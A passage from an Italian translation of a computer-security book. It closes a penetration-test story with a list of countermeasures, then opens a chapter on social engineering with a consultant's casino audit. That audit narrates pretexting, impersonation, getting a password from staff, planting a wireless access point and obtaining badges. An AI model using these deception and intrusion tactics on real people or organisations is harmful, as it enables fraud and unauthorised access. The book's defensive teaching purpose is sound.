Così c'era un account locale dell'amministratore sul web server che aveva lo stesso nome dell'account dell'amministratore del dominio per l'intero dominio, e anche la password di entrambi era la stessa. Si trattava ovviamente di un amministratore pigro che aveva installato sulla macchina locale un secondo account con lo stesso nome dell'account di amministrazione e gli aveva assegnato la stessa password.

Passo dopo passo, l'account locale era semplicemente un amministratore del web server e non aveva i privilegi per l'intero dominio. Ma recuperando la password di quell'account locale per il web server, e grazie a un amministratore pigro e sbadato, ora potevano compromettere l'account di amministrazione del dominio. La responsabilità di un amministratore di dominio è di amministrare o gestire un intero dominio distinguendolo da un account di amministrazione di un computer fisso locale o di un computer portatile (la singola macchina). Secondo Louis, questo amministratore non faceva eccezione:

È una pratica comune che si verifica continuamente. Un amministratore di dominio creerà degli account locali sulle macchine della rete, e userà la stessa password per questi account con i privilegi da amministratore di dominio. Il che significa che la sicurezza di ciascuna di queste macchine può essere usata per compromettere la sicurezza dell'intero dominio.

### *Obiettivo raggiunto*

Si stavano avvicinando all'obiettivo. Louis e Brock videro che adesso potevano assicurarsi un controllo pieno dell'applicazione dal lato server e dei dati contenuti in esso. Controllarono l'indirizzo Ip della macchina che avevano trovato sul portatile della guardia e l'applicazione server cui si era collegato. Da qui, realizzarono che l'applicazione server ricadeva nello stesso dominio. Alla fine ottennero un controllo pieno su tutte le operazioni della compagnia:

Ora avevamo raggiunto il cuore del business. Potevamo cambiare gli ordini sull'application server, e potevamo far consegnare alle guardie i soldi dove volevamo. In sostanza potevamo creare degli ordini per le guardie del tipo: "Prendi dei soldi da questa azienda e consegna a questo indirizzo", e tu sei lì che aspetti per prenderli quando arrivano.

O anche: "Prendi il prigioniero A, portalo in questo posto, consegnalo in custodia a questa persona", e hai fatto sì che il tuo migliore amico esca di prigione.

O un terrorista.

Avevano nelle loro mani uno strumento per diventare ricchi, o per scatenare il panico. "Fu piuttosto scioccante perché non avevano considerato la possibilità di quanto potesse succedere se non lo avessimo portato alla loro attenzione," dice Louis. È convinto che ciò che quell'azienda considera sicuro "è in realtà una sicurezza ballerina".

### Riflessioni

Louis e Brock non si arricchirono con il potere che avevano in mano e non crearono alcun ordine per rilasciare o trasferire prigionieri. Al contrario, consegnarono all'impresa una relazione completa su quanto avevano scoperto.

Dal loro racconto, la compagnia era stata seriamente negligente. Non avevano fatto un'analisi dei rischi passo dopo passo: "Se la prima macchina viene compromessa, cosa potrebbe fare un hacker da questo punto in poi?" e via dicendo. Si sentirono al sicuro perché con pochi cambi di configurazione poterono chiudere la falla che Louis gli aveva segnalato. Il loro assunto era che non c'erano altri errori al di là di quello che Louis e Brock erano riusciti a trovare e sfruttare.

Louis la considera un'arroganza diffusa in questo settore: un esterno non può presentarsi e predicare la sicurezza in un'azienda. Il personale aziendale dell'It non ha problemi se gli vengono dette un po' di cose che vanno messe a posto, ma non accetteranno mai che qualcuno gli dica quello che devono fare. Pensano di saperlo già. Quando avviene una violazione, pensano di aver fatto un errore solo in quell'occasione.

### Contromisure

Come per molte altre storie trattate in questo libro gli autori dell'attacco non trovarono in questo caso molte falle nella sicu-

rezza nella compagnia prescelta, eppure le poche rintracciate furono sufficienti a permettere loro di controllare l'intero dominio dei sistemi informatici della compagnia che erano essenziali per le operazioni di business. È bene dunque tenere a mente alcune lezioni.

### *Soluzioni temporanee*

Abbiamo visto che a un certo punto l'apparecchio 3Com doveva essere stato collegato direttamente alla porta seriale del router Cisco.

Se l'urgenza di rispondere a bisogni immediati può giustificare delle scorticatoie tecnologiche temporanee, non esistono aziende che possono permettersi di trasformare il "temporaneo" in "eterno". Bisognerebbe mettere a punto un calendario per controllare la configurazione degli apparecchi di entrata e di uscita tramite un'ispezione fisica e logica, oppure utilizzando uno strumento di sicurezza che monitori continuamente se una qualsiasi porta aperta esistente su un host o su un apparecchio sia compatibile con il regolamento di sicurezza della compagnia.

### *Usare le porte alte*

La compagnia che si occupava di sicurezza aveva configurato un router della Cisco per consentire delle connessioni remote su una porta alta, presumibilmente nella convinzione che una porta alta fosse abbastanza oscura da non essere mai individuata da un attaccante, un'altra versione dell'approccio alla "sicurezza come vaghezza".

Abbiamo già trattato più di una volta in queste pagine le follie implicate in una qualsiasi decisione a proposito di sicurezza basata su questo atteggiamento. Le storie raccolte in questo libro dimostrano ripetutamente che se lasci aperto un solo spiraglio, un intruso prima o poi lo troverà. La miglior prassi di sicurezza è assicurarsi che i punti di accesso di tutti i sistemi e di tutti i dispositivi, oscuri o meno che siano, vengano filtrati da qualsiasi rete non fidata.

### *Le password*

Lo ripetiamo ancora una volta: tutte le password di default per qualsiasi strumento andrebbero cambiate prima che il sistema o l'apparecchio vengano messi in funzione. Persino i princi-

piani conoscono questa svista e sanno come attaccarla. (Diversi siti web, come <http://www.phonoelit.de/dpl/dpl.html>, forniscano una lista di nomi utenti e password di default.)

### *Mettere in sicurezza i portatili del personale*

I sistemi usati dagli utenti della compagnia si collegavano alla rete aziendale a distanza con poca o nessuna sicurezza, una situazione sin troppo comune. Un client aveva persino Pc Anywhere configurato in modo da autorizzare delle connessioni remote in entrata senza neanche richiedere una password. Anche se il computer si collegava a Internet in dial-up, e solo per periodi di tempo molto limitati, ogni connessione apriva una finestra temporale di esposizione. Gli autori dell'attacco riuscirono a controllare a distanza la macchina collegandosi al portatile su cui girava Pc Anywhere. E poiché era stato configurato senza richiedere una password, gli hacker riuscirono a impossessarsi del desktop dell'utente conoscendone solo l'indirizzo Ip.

Coloro che scrivono i regolamenti interni dell'It dovrebbero considerare l'ipotesi di un requisito che richieda ai sistemi client di rispettare un certo livello di sicurezza, prima di essere autorizzati a collegarsi alla rete aziendale. A riguardo sono disponibili prodotti che installano degli agenti sui sistemi client per garantire che i controlli di sicurezza siano commisurati con i regolamenti della compagnia. I malintenzionati analizzano i loro obiettivi prendendo in considerazione la situazione complessiva. Il che significa che cercano di identificare se vi sono degli utenti che si collegano a distanza, e, se è così, qual è l'origine di queste connessioni. Chi attacca sa se può compromettere un computer fidato che viene usato per i collegamenti alla rete aziendale, ed è altamente probabile che abusi di questo rapporto di fiducia per guadagnarsi l'accesso alle risorse informative aziendali.

Anche quando la sicurezza viene gestita bene all'interno dell'azienda, troppo spesso c'è la tendenza a non considerare i portatili e i computer domestici usati dai dipendenti per accedere alla rete aziendale, lasciando un'apertura da cui gli intrusi possono trarre un vantaggio, proprio come è accaduto in questa vicenda. I portatili e i computer domestici che si collegano alla rete interna devono essere sicuri; altrimenti il computer del dipendente può diventare l'anello debole.

### *Autenticazione*

Gli hacker in questo caso riuscirono a estrarre i dati di autenticazione dal sistema del client senza essere individuati. Co-

me è stato ripetutamente sottolineato nei capitoli precedenti, una forma di autenticazione più seria fermerà la maggior parte degli attacchi. Le compagnie dovrebbero valutare l'uso di password dinamiche, smart cards, gettoni di autenticazione,<sup>3</sup> o di certificati digitali come strumento di autenticazione per l'accesso remoto nelle Vpn o in altri sistemi sensibili.

### *Filtrare i servizi non necessari*

Il personale addetto all'It dovrebbe considerare la creazione di un insieme di regole di filtraggio delle connessioni in entrata e in uscita su host e servizi specifici da reti non fidate come Internet, così come da reti semifidate (Dmz) all'interno della compagnia.

### *Hardening*

Questa storia ci ricorda anche che un addetto dell'It non si era preoccupato di rafforzare i sistemi collegati alla rete interna, o di aggiornarsi sulle patch di sicurezza, presumibilmente perché aveva la percezione che il rischio di essere compromessi fosse basso. Questa pratica assai comune dà ai malintenzionati un vantaggio. Una volta che un intruso ha trovato il modo di entrare in un sistema interno non sicuro ed è riuscito a comprometterlo, la porta è aperta all'accesso illecito ad altri sistemi che sono ritenuti fidati dal computer compromesso. Ancora una volta, affidarsi semplicemente al firewall perimetrale per tenere alla larga gli hacker senza preoccuparsi di rafforzare i sistemi collegati alla rete aziendale è come raccogliere tutti i vostri averi in un cumulo di banconote da cento dollari sul tavolo della camera da pranzo e pensare di essere al sicuro perché tenete la porta di casa chiusa a chiave.

### *Conclusioni*

Poiché questo è l'ultimo capitolo dedicato ai casi di attacchi di tipo tecnico, sembra essere il punto giusto per fare una sintesi e ricapitolare.

Se vi fosse chiesto di elencare dei passi importanti per difendersi contro le vulnerabilità più comuni che permettono agli

<sup>3</sup> Tokens nell'originale. Nei sistemi di autenticazione il "token" può essere sia un dispositivo fisico, come per esempio il token Usb certificato da VeriSign. [N.d.T.]

hacker di intrufolarsi, basandovi sui casi citati in questo libro, quali sarebbero le vostre risposte?

Per favore valutatele bene; poi andate avanti.

Quali che siano i punti che avete elencato tra le vulnerabilità più comuni descritte in questo libro, spero che abbiate ricordato di inserirne almeno qualcuna di queste:

- Sviluppate un processo per la gestione delle patch per assicurarvi che tutti gli aggiornamenti necessari vengano applicati in modo puntuale.
- Per l'accesso remoto e per l'accesso alle informazioni sensibili o alle risorse di calcolo, usate metodi più forti di autenticazione di quelli forniti dalle password statiche.
- Cambiate tutte le password preassegnate.
- Usate un modello di difesa in profondità, in modo che il cedimento di un solo punto non metta a rischio la sicurezza e testate questo modello regolarmente.
- Stabilite un regolamento aziendale di sicurezza che riguardi il filtraggio del traffico in entrata e in uscita.
- Rafforzate tutti i sistemi dal lato client che accedono alle informazioni sensibili o alle risorse informatiche. Non dimentichiamo che l'intruso determinato prende di mira anche i client o per impadronirsi di una connessione legittima o per sfruttare un rapporto di fiducia tra il sistema del client e la rete aziendale.
- Usate degli apparecchi per il rilevamento delle intrusioni con cui identificare il traffico sospetto o i tentativi di attaccare delle vulnerabilità conosciute. Questi sistemi potrebbero anche identificare un interno malintenzionato o un attaccante esterno che ha già compromesso il perimetro di sicurezza.
- Attivate funzionalità di auditing del sistema operativo e delle applicazioni più importanti. Inoltre, assicuratevi che i log siano conservati su un host sicuro che non abbia altri servizi e il minor numero possibile di account.

## 10.

### Gli ingegneri sociali: come si comportano e come fermarli

L'ingegnere sociale impiega le stesse tecniche di persuasione che tutti noi usiamo ogni giorno. Cerchiamo di costruirci una credibilità. Ci vincoliamo con obblighi reciproci. Ma l'ingegnere sociale applica queste tecniche in modo manipolatorio, ingannevole, altamente non etico, spesso con effetti devastanti.

*Dottor Brad Sagarin*

Questo capitolo è diverso dagli altri: esaminiamo il tipo di attacco più difficile da individuare e da cui difendersi. L'ingegnere sociale – o l'ingegnere esperto nell'usare l'arte dell'inganno come una delle armi del suo arsenale – sfrutta e preda le qualità migliori dell'animo umano: la nostra tendenza naturale ad aiutare e sostenere gli altri, l'essere gentili, il lavorare in squadra e il nostro desiderio di portare a termine il lavoro.

Come per la maggior parte delle cose che ci minacciano nella vita, il primo passo per costruire una difesa concreta è la comprensione delle metodologie usate dai cyber-avversari. Così, in questo capitolo offriamo una serie di considerazioni di ordine psicologico che esplorano le basi del comportamento umano e che consentono all'ingegnere sociale di esercitare la sua influenza.

Prima però, partiamo da una storia rivelatrice di un ingegnere sociale al lavoro. Quanto segue si basa su un racconto che abbiamo ricevuto in forma scritta, che è sia divertente, sia un caso di ingegneria sociale da libro di testo. L'abbiamo ritenuta talmente interessante che abbiamo deciso di includerla nonostante alcune riserve; l'autore o ha omesso accidentalmente alcuni particolari perché era distratto da altri impegni lavorativi, oppure ha inventato alcune parti della storia. E tuttavia, anche in questa seconda ipotesi, esse rendono il caso molto convincente sulla necessità di una protezione migliore contro gli attacchi di social engineering.

Come in altre parti del libro, alcuni particolari sono stati cambiati per proteggere sia l'autore dell'attacco sia l'azienda che l'aveva assoldato.

## *Un ingegnere sociale al lavoro*

Nell'estate del 2002, un consulente per la sicurezza il cui nickname è "Whurley" fu assoldato da un gruppo di Las Vegas per eseguire una serie di security audit. In quel momento il gruppo stava rimodulando il suo approccio alla sicurezza e lo assunse per "cercare di aggirare ogni singola procedura" nel tentativo di aiutarli a costruire un'infrastruttura di sicurezza migliore. L'uomo aveva una grande esperienza tecnica, ma poca esperienza di casinò.

Dopo circa una settimana di ricerche approfondite sulla cultura della Strip,<sup>1</sup> era arrivato il momento della vera Las Vegas. Per lui era una pratica consolidata cominciare il lavoro in anticipo e finirlo prima dell'inizio ufficiale programmato, perché negli anni aveva scoperto che i dirigenti non informano i dipendenti di una verifica potenziale prima della settimana in cui credono che debba aver luogo. "Anche se in teoria non dovrebbero dare a nessuno un vantaggio, lo fanno." Ma aggirò facilmente questo meccanismo effettuando l'audit due settimane prima della data programmata.

Anche se erano le nove di sera quando arrivò e si sistemò nella sua camera d'albergo, Whurley andò immediatamente al primo casinò nel suo elenco per iniziare la ricerca sul posto. Non conoscendo molto i casinò, l'esperienza gli offrì diverse sorprese. La prima cosa che notò era in palese contraddizione con quanto visto sul canale via cavo "Travel", dove ogni impiegato dei casinò mostrato o intervistato sembrava appartenere a un élite di specialisti di sicurezza. La maggioranza dei dipendenti che si trovava di fronte sembrano invece "o dormire completamente in piedi o del tutto disponibili nel loro lavoro". Entrambe queste condizioni li rendevano dei facili obiettivi per tentare un approccio confidenziale, il che non era neanche lontanamente quanto aveva progettato.

Si avvicinò a un dipendente molto rilassato e scoprì che, anche con domande vaghe, la persona era del tutto disponibile a discutere i particolari del suo lavoro. Ironicamente, l'uomo aveva lavorato in precedenza nel casinò del cliente di Whurley. "Lì immagino che era molto meglio, no?" chiese Whurley.

Il dipendente rispose: "Non proprio. Qui mi sottopongono a verifiche continue. Lì non si accorgevano neanche se rimanevo indietro, un po' su tutto... orologi, tesserini, scadenze, qualsiasi cosa. La loro mano destra non sa quello che fa la sinistra".

L'uomo spiegò anche che perdeva spessissimo il suo tesserino da dipendente e che a volte se lo scambiava con un collega per

<sup>1</sup> Il viale centrale di Las Vegas, dove sorgono tutti i casinò. [N.d.T.]

entrare alla mensa gratuita dei dipendenti nella zona dei bar del personale, situata nei recessi del casinò.

La mattina seguente Whurley definì il suo obiettivo, che era molto diretto: sarebbe entrato in tutte le aree protette del casinò in cui poteva, avrebbe documentato la sua presenza e avrebbe cercato di superare il maggior numero possibile di sistemi di sicurezza. Inoltre, voleva scoprire se avrebbe potuto accedere a uno qualsiasi dei sistemi di gestione delle finanze e di archiviazione di altre informazioni sensibili, come quelle sui clienti.

Quella notte, sulla via del ritorno al suo albergo dopo aver visitato il suo casinò, sentì alla radio la pubblicità di un club di fitness che offriva degli sconti ai dipendenti dell'industria dei servizi. Dormì e la mattina dopo si diresse al club di fitness.

Lì incontrò una donna di nome Lenore. "In quindici minuti avevamo stabilito una 'connessione spirituale'." La quale si rivelò preziosa perché Lenore era una consulente finanziaria e lui voleva sapere qualsiasi cosa avesse a che fare con le parole "finanza" e "consulenze" riguardo al suo casinò. Se fosse riuscito a penetrare i sistemi finanziari con il suo audit, era certo che il cliente l'avrebbe considerata una grande falla nella sicurezza.

Uno dei giochi favoriti di Whurley quando fa ingegneria sociale è l'arte della lettura a freddo. Mentre parlavano, osservava dei segnali non verbali che portavano la donna a dire: "Oh, no merda, anch'io". Legarono e lui le chiese di andare a cena.

Durante la cena, Whurley le disse che era appena arrivato a Las Vegas e di essere in cerca di un lavoro; che aveva fatto l'università, si era laureato in Economia e si era trasferito lì dopo aver lasciato la sua ragazza. Poi le confessò di essere un po' intimidito dal cercare di ottenere un lavoro di consulenza a Las Vegas perché non voleva finire col "nuotare in mezzo agli squali". Lei lo rassicurò per circa due ore che non gli sarebbe stato difficile ottenere un lavoro nel ramo finanziario. Per aiutarlo, Lenore gli rivelò più particolari sul suo lavoro e il suo padrone di tutti quelli di cui poteva avere bisogno: "Lei era la cosa migliore capitata in questa occasione e fui felice di offrirle la cena, che in ogni caso era spesata".

Ricordando quel momento, dice che a quel punto era sin troppo fiducioso nelle sue possibilità, "cosa che avrei pagato più tardi". Era giunto il momento di passare all'azione. Aveva fatto una borsa con "un po' di cosette, tra cui il mio portatile, un punto d'accesso wireless a banda larga Orinoco, un'antenna, e qualche altro accessorio". L'obiettivo era semplice. Cercare di entrare nella zona uffici del casinò, scattare foto digitali di se stesso (con la data) in luoghi in cui in teoria non doveva entrare, e poi installare un access point wireless sulla rete interna in modo da poter hackerare a distanza il sistema per raccogliere informazioni sen-

sibili. Per completare il lavoro, sarebbe rientrato il giorno dopo per recuperare l'access point.

"Mi sentivo un po' come James Bond." Whurley arrivò al casinò, fuori dall'ingresso dei dipendenti, proprio al momento del cambio turno e si posizionò per poter guardare l'entrata. Pensò che sarebbe rimasto lì per un po' di tempo per osservare le cose per qualche minuto. Ma gran parte delle persone erano già entrate e fu costretto a entrare da solo.

Pochi minuti di attesa e l'entrata era libera... il che non era quello che voleva. In ogni caso, Whurley notò una guardia che sembrava sul punto di andarsene, ma che fu fermata da una seconda guardia con cui uscì a fumare subito fuori dell'ingresso. Quando finirono le sigarette, si separarono e presero a camminare in direzione opposta:

Mi incamminai dall'altra parte della strada verso la guardia che stava lasciando l'edificio e mi preparai a usare la mia domanda preferita per accattivarmelo. Quando mi venne incontro attraversando la strada, lasciai semplicemente che mi superasse.

Quindi gli disse: "Mi scusi, mi scusi, sa l'ora?".

Era tutto pianificato. "Una cosa che ho notato è che se ti avvicini a qualcuno da davanti, sta quasi sempre più sulla difensiva di quando ti lasci superare leggermente prima di rivolgerti a lui." Mentre la guardia gli diceva l'ora, Whurley lo guardò attentamente. Una targhetta con il nome lo identificava come Charlie: "Mentre eravamo l'uno di fronte all'altro ebbi un colpo di fortuna. Un altro dipendente uscì dall'edificio e chiamò Charlie con il suo nickname, Cheesy. Così chiesi a Charlie se gli capitava spesso di essere chiamato in quel modo non proprio bello, e lui mi spiegò come gli avevano affibbiato il nickname".<sup>2</sup>

Whurley si diresse quindi, con un'andatura spedita, verso l'entrata dei dipendenti. Si dice spesso che la miglior difesa sia un buon attacco e questo era proprio il suo piano. Non appena raggiunse l'entrata, dove aveva notato in precedenza degli impiegati che mostravano i tesserini, si recò direttamente dalla guardia all'entrata e gli disse: "Ehi, per caso hai visto Cheesy? Mi deve venti dollari e ho bisogno di soldi quando vado in pausa".

Ricordando quel giorno dice: "Maledizione! Quello fu il momento in cui fui interrogato la prima volta". Aveva dimenticato che gli impiegati consumano i loro pasti gratuitamente. Ma non fu messo fuori causa dalla domanda; se altre persone affette dalla Sindrome da distrazione/iperattività (Attention Deficit/Hyperac-

<sup>2</sup> Cheesy (che potrebbe essere tradotto come "formaggione") denota qualcosa di scarsa qualità, fatta di materiali scadenti. [N.d.T.]

tive Disorder, Adhd), possono considerarla un problema, Whurley si descrive come uno "molto Adhd", e aggiunge che, a causa della sindrome, "posso pensare molto più rapidamente del 90 per cento delle persone che incontro". Una capacità che gli tornò utile in quel contesto:

Così la guardia mi dice: "Per quale motivo ti compri il pranzo in ogni caso?" e sorrise ma iniziò a sembrare sospettoso. Ribattei rapidamente: "Devo vedere uno zuccherino per pranzo. Sapessi quant'è bella". (Questa tecnica distrae sempre le persone più anziane, quelle fuori forma e i tipi-che-vivono-con-mamma.) "Come faccio adesso?"

La guardia mi fa: "Beh, sei fregato perché Cheesy non tornerà fino alla prossima settimana".

"Bastardo!", dico io.

La guardia poi divertì Whurley (un divertimento che non osò manifestare) chiedendogli inaspettatamente se era innamorato:

Inizio quindi a giostrarmelo. Poi ho la sorpresa della mia vita. Non mi sono mai neanche avvicinato a qualcosa del genere. Può essere dovuto alla bravura, ma preferisco attribuirlo alla fortuna cieca: il tipo mi dà quaranta dollari! Mi dice che venti dollari non mi bastano a pagare niente e che ovviamente sono io quello che deve pagare. Poi mi dà cinque minuti di buoni consigli "paterni", e su quanto gli sarebbe piaciuto sapere quando aveva i miei anni quello che sapeva ora.

Whurley era "terrorizzato" dal fatto che il tipo si fosse bevuto la truffa e stesse pagando per il suo appuntamento immaginario.

Ma le cose non filarono esattamente in modo liscio, perché non appena Whurley fece per allontanarsi, la guardia realizzò che non gli aveva mostrato nessun documento d'identità, e glielo chiese: "Così risposi: 'Ce l'ho nella borsa, mi dispiace', e presi a rovistare tra le mie cose mentre mi allontanavo da lui. Era la mia ultima carta perché se avesse insistito per vedere il tessero, avrei potuto essere beccato".

Whurley aveva ora oltrepassato l'ingresso ma non aveva idea di dove andare. Non c'erano molte persone che poteva seguire, così si incamminò con passo sicuro e iniziò a prendere appunti mentali su quanto lo circondava. A questo punto non aveva molta paura di essere fermato. "È divertente," dice, "come la psicologia dei colori possa tornare utile in certe circostanze. Indossavo il blu – il colore della verità – ed ero vestito come un giovane dirigente. La maggior parte delle persone che mi passavano attorno indossava vestiti da dipendenti e così era altamente improbabile che mi facesse delle domande."

Mentre camminava nella hall principale, notò che una delle

stanze con le telecamere sembrava proprio una di quelle che aveva visto sul canale via cavo "Travel" con la differenza che questa non aveva i monitor in alto. La stanza esterna aveva "il più alto numero di videoregistratori che abbia mai visto in un solo spazio. Wow, era davvero uno schianto!". Ci entrò dirigendosi verso la stanza interna e poi fece qualcosa per cui ci voleva veramente del fegato: "Entra, mi schiarii la voce e prima che potessero chiedermi alcunché dissi: 'Attenti alla ragazza sul 23'".

Tutti i monitor erano numerati e ovviamente apparivano delle ragazze in quasi tutti. Gli uomini si diressero verso il monitor 23 e iniziarono a discutere di quali fossero le intenzioni della ragazza, cosa che secondo Whurley generò un buon livello di paranoia. La cosa andò avanti per circa una quindicina di minuti, per controllare le persone sui monitor, con Whurley che pensava che quel lavoro è perfetto per chiunque abbia una propensione per il voyeurismo.

Mentre si apprestava ad andarsene, disse: "Oh, ero così preso da quell'azione che ho dimenticato di presentarmi. Sono Walter delle verifiche interne. Sono stato appena assunto nello staff di Dan Moore", usando il nome del capo reparto verifiche interne che aveva appreso in una delle sue conversazioni. "E non sono mai stato in questa proprietà per cui sono un po' disorientato. Mi potreste indicare gli uffici dei direttori?"

Gli addetti furono più che felici di liberarsi di un dirigente ficcanaso e pronti ad aiutare "Walter" a trovare gli uffici che stava cercando. Whurley puntò nella direzione che gli avevano indicato. Non essendoci nessuno in vista, decise di buttare uno sguardo in giro e trovò una stanzetta per le pause dove una giovane donna stava leggendo una rivista. "Si chiamava Megan ed era una ragazza molto carina. Chiacchierammo per alcuni minuti. Poi mi disse: 'Ah, se lavori alle verifiche interne ho delle cose per loro che devo restituire'." Venne fuori che Megan aveva un paio di tesserini, alcuni memorandum interni e una scatola di carte che appartenevano al principale gruppo addetto alla sicurezza dell'ufficio verifiche interne. Whurley pensò: "Wow, ora ho il tesserino!".

Non che le persone guardino attentamente le foto sulle tessere, ma prese la precauzione di girarlo in modo che solo il retro fosse visibile. Uscendo dalla stanza delle pause:

Vedo un ufficio aperto e vuoto. Ha due prese di rete, ma non posso sapere se sono attive solo guardandole, così ritorno al posto di Megan e le dico che ho dimenticato che dovevo dare uno sguardo al suo sistema e a quello "nell'ufficio del capo". Acconsente graziosamente e mi lascia sedere alla sua scrivania.

Mi dà la sua password non appena gliela chiedo e poi deve andare al bagno. Così, le dico che sto per installare un "monitor per la sicurez-

za di rete” e le faccio vedere l’access point wireless. Mi risponde: “Per me va bene, tanto non ne so nulla di questa roba da smanettoni”.

Mentre Megan era fuori stanza, Whurley installò l’access point e riavviò il suo computer. Poi realizzò che aveva con sé una memoria flash Usb da 256 Mb appesa alla sua catena per le chiavi e un accesso completo al computer di Megan. “Inizio a navigare nel suo hard disk e trovo tante belle cose.” Scoprì che Megan era l’amministratore capo di tutti i dirigenti e che aveva organizzato i loro file per nome, “tutti belli e ordinati”. Copiò tutto quello che poteva, e quindi, attivando la funzione orologio sulla sua macchina digitale si scattò una foto seduto nell’ufficio principale del direttore. Dopo pochi minuti Megan ritornò e le chiese dove si trovava il Centro operazioni di rete (Noc).

Lì andò incontro a “problemi seri”. Disse: “Prima di tutto, la stanza della rete era contrassegnata... il che era una buona notizia. A ogni modo, la porta era chiusa a chiave”. Non avendo una tessera che gli permetteva di entrare cercò di bussare:

Viene alla porta un gentiluomo e gli racconto la stessa storia che ho già usato: “Salve, sono Walter delle verifiche interne e bla bla bla”.

Ma in realtà non so che il capo del tipo – il direttore del reparto It – è lì in ufficio. Così il tipo alla porta mi dice: “Beh, ho bisogno di fare un controllo con Richard. Aspetti qui un minuto”.

Si gira e dice a un altro uomo di chiamare Richard e fargli sapere che c’è qualcuno alla porta che “dice” di essere delle verifiche interne. Pochi istanti dopo, mi beccano. Richard mi chiede con chi sono, dov’è il mio badge e mi fa un’altra mezza dozzina di domande in rapida successione. Poi mi dice: “Perché non si accomoda nel mio ufficio mentre chiamo le verifiche interne così chiariamo questa cosa”.

Whurley realizzò: “Questo tipo mi ha completamente sgamato”. Ma quindi, “pensando rapidamente, gli dico: ‘Mi hai beccato!’ e gli stringo la mano. Poi mi presento: ‘Il mio nome è Whurley’, e apro la borsa per prendere il biglietto da visita. Quindi gli dico che mi sono spinto negli anfratti del casinò per un paio d’ore e che non c’è stata una sola persona che mi abbia fermato fino a quel momento; che lui era il primo e che avrebbe fatto probabilmente una bella figura nel mio rapporto. Quindi gli dico: ‘Andiamoci a sedere nel tuo ufficio mentre fai una telefonata per accertare che è tutto legittimo. Inoltre,’ aggiungo, ‘ho bisogno di andare avanti e riferire a Martha, che è la responsabile di questa operazione, un paio di cose che ho visto qua sotto’”.

Come mossa improvvisata in una situazione non facile, si rivelò brillante. Avvenne una trasformazione incredibile. Richard iniziò a chiedere a Whurley quello che aveva visto, i nomi delle persone e così via, e poi gli spiegò che aveva condotto una veri-

fica per conto suo, nel tentativo di ottenere un aumento del budget per la sicurezza per rendere il Noc più sicuro, con "la biometria e tutto il resto". E avanzò l'ipotesi che forse avrebbe potuto usare alcune delle informazioni di Whurley per raggiungere il suo scopo.

Si era fatta ora di pranzo. Whurley colse l'occasione dell'apertura della mensa per suggerire che forse potevano parlarne a pranzo. Anche a Richard sembrò una buona idea e si incamminarono insieme verso il bar del personale. "Nota che non avevamo ancora chiamato nessuno a questo punto. Così suggerisco di fare la telefonata, e lui dice, 'hai il biglietto da visita, so chi sei'." Così i due pranzarono insieme al bar, dove Whurley ricevette un pasto gratis e si fece un nuovo "amico".

"Mi chiese quale esperienza avevo nel campo delle reti e iniziammo a parlare dell'As400 su cui il casinò gestisce tutto. Il fatto che le cose andarono in questo modo può essere descritto con due parole: assolutamente spaventoso." Spaventoso perché l'uomo che è il direttore dell'It, nonché il responsabile della sicurezza informatica, rivelò tutte le informazioni interne e riservate possibili a Whurley senza aver mai compiuto il passo fondamentale di accertarsi della sua identità.

Commentando questa considerazione, Whurley osserva che "i manager di livello medio non vogliono mai essere messi 'sotto pressione'. Come la maggior parte di noi non vogliono mai avere torto o essere colti nell'atto di compiere un errore ovvio. Capire la loro mentalità può essere un grande vantaggio". Dopo pranzo, Richard ricondusse Whurley al Noc.

"Non appena entrati, mi presenta Larry, il principale amministratore di sistema degli As400. Gli spiega che nel giro di pochi giorni li 'farò a pezzi' con una verifica e che è venuto a pranzo con me ed è riuscito a farmi acconsentire a una revisione preliminare che gli eviterà ogni imbarazzo" quando sarebbe arrivato il momento del vero accertamento. Whurley quindi passò alcuni minuti ad ascoltare Larry che gli faceva un quadro generale dei sistemi, raccogliendo così altre informazioni utili per il suo rapporto; per esempio, che il Noc archiviava ed elaborava tutti i dati aggregati per l'intero gruppo addetto alla sicurezza:

Gli dissi che mi sarebbero tornati utili, per aiutarlo più velocemente, un diagramma di rete, gli elenchi sul controllo dell'accesso al firewall, e così via, che mi fornì solo dopo aver chiamato Richard per l'approvazione. "Buon per lui," pensai.

Di colpo Whurley realizzò che aveva lasciato l'access point wireless nell'ufficio dei dirigenti. Anche se le chance di essere scoperto erano scese drasticamente dopo aver stabilito il suo rap-

porto con Richard, spiegò a Larry che aveva bisogno di tornare sul posto per recuperare l'access point. "Per farlo avevo bisogno di un tesserino di riconoscimento così sarei potuto rientrare nel Noc e andare e venire quando volevo." Larry sembrava un po' riluttante a farlo, così Whurley lo invitò a richiamare Richard. Larry chiamò Richard e gli disse che l'ospite voleva che gli fosse rilasciato un badge. Richard ebbe persino un'idea migliore: il casinò aveva licenziato recentemente alcuni dipendenti, i loro badge erano al Noc e nessuno aveva ancora trovato il tempo di disattivarli, "così va benissimo se ne usa uno di questi".

Whurley ritornò ad ascoltare le spiegazioni di Larry sui sistemi e la descrizione delle misure di sicurezza prese recentemente. Poi arrivò una telefonata dalla moglie di Larry, che era apparentemente arrabbiata e infastidita per qualcosa. Whurley colse al volo questa situazione temporanea, capendo che ne poteva beneficiare. Larry disse alla moglie: "Ascolta, non posso parlare ora, ho una persona in ufficio". Whurley fece un cenno a Larry di mettere la moglie in attesa per un secondo e gli consigliò di discutere con lei il problema che doveva essere importante. Gli disse inoltre che avrebbe preso uno dei tesserini se Larry gli indicava dov'erano.

"Così Larry mi fece strada verso uno schedario, aprì un cassetto e mi disse semplicemente: 'Prendi uno di questi'. Poi ritornò alla sua scrivania e riprese la cornetta. Notai che non c'erano fogli per la firma del ritiro né alcuna registrazione dei numeri dei tesserini, così ne presi due tra i molti disponibili." Adesso aveva non un badge qualsiasi, ma uno che gli avrebbe permesso di entrare nel Noc in qualsiasi momento.

Quindi Whurley tornò indietro per vedere la sua nuova amica Megan, recuperare il suo access point e vedere cos'altro poteva scoprire. E poteva prendersi tutto il tempo che voleva:

Pensai che il tempo non sarebbe stato un problema perché sarebbe rimasto al telefono con sua moglie e sarebbe stato distratto più a lungo di quanto pensava. Per cui inserii sul mio cronometro un conto alla rovescia di venti munti, un tempo sufficiente per fare altre esplorazioni senza attirare ulteriori sospetti da parte di Larry, che sembrava sospettare che stesse accadendo qualcosa.

Chiunque abbia mai lavorato in un reparto dell'It sa che i tesserini d'identità sono collegati a un sistema informatico; accedendo alla macchina giusta puoi ampliare la tua capacità di accesso ed entrare in qualsiasi parte dell'edificio. Whurley sperava di scoprire il computer che controllava i privilegi d'accesso dei badge in modo da poterli modificare sui due in suo possesso. Ma la cosa si dimostrò più difficile di quanto pensasse. Ora si sentiva frustrato e disorientato.

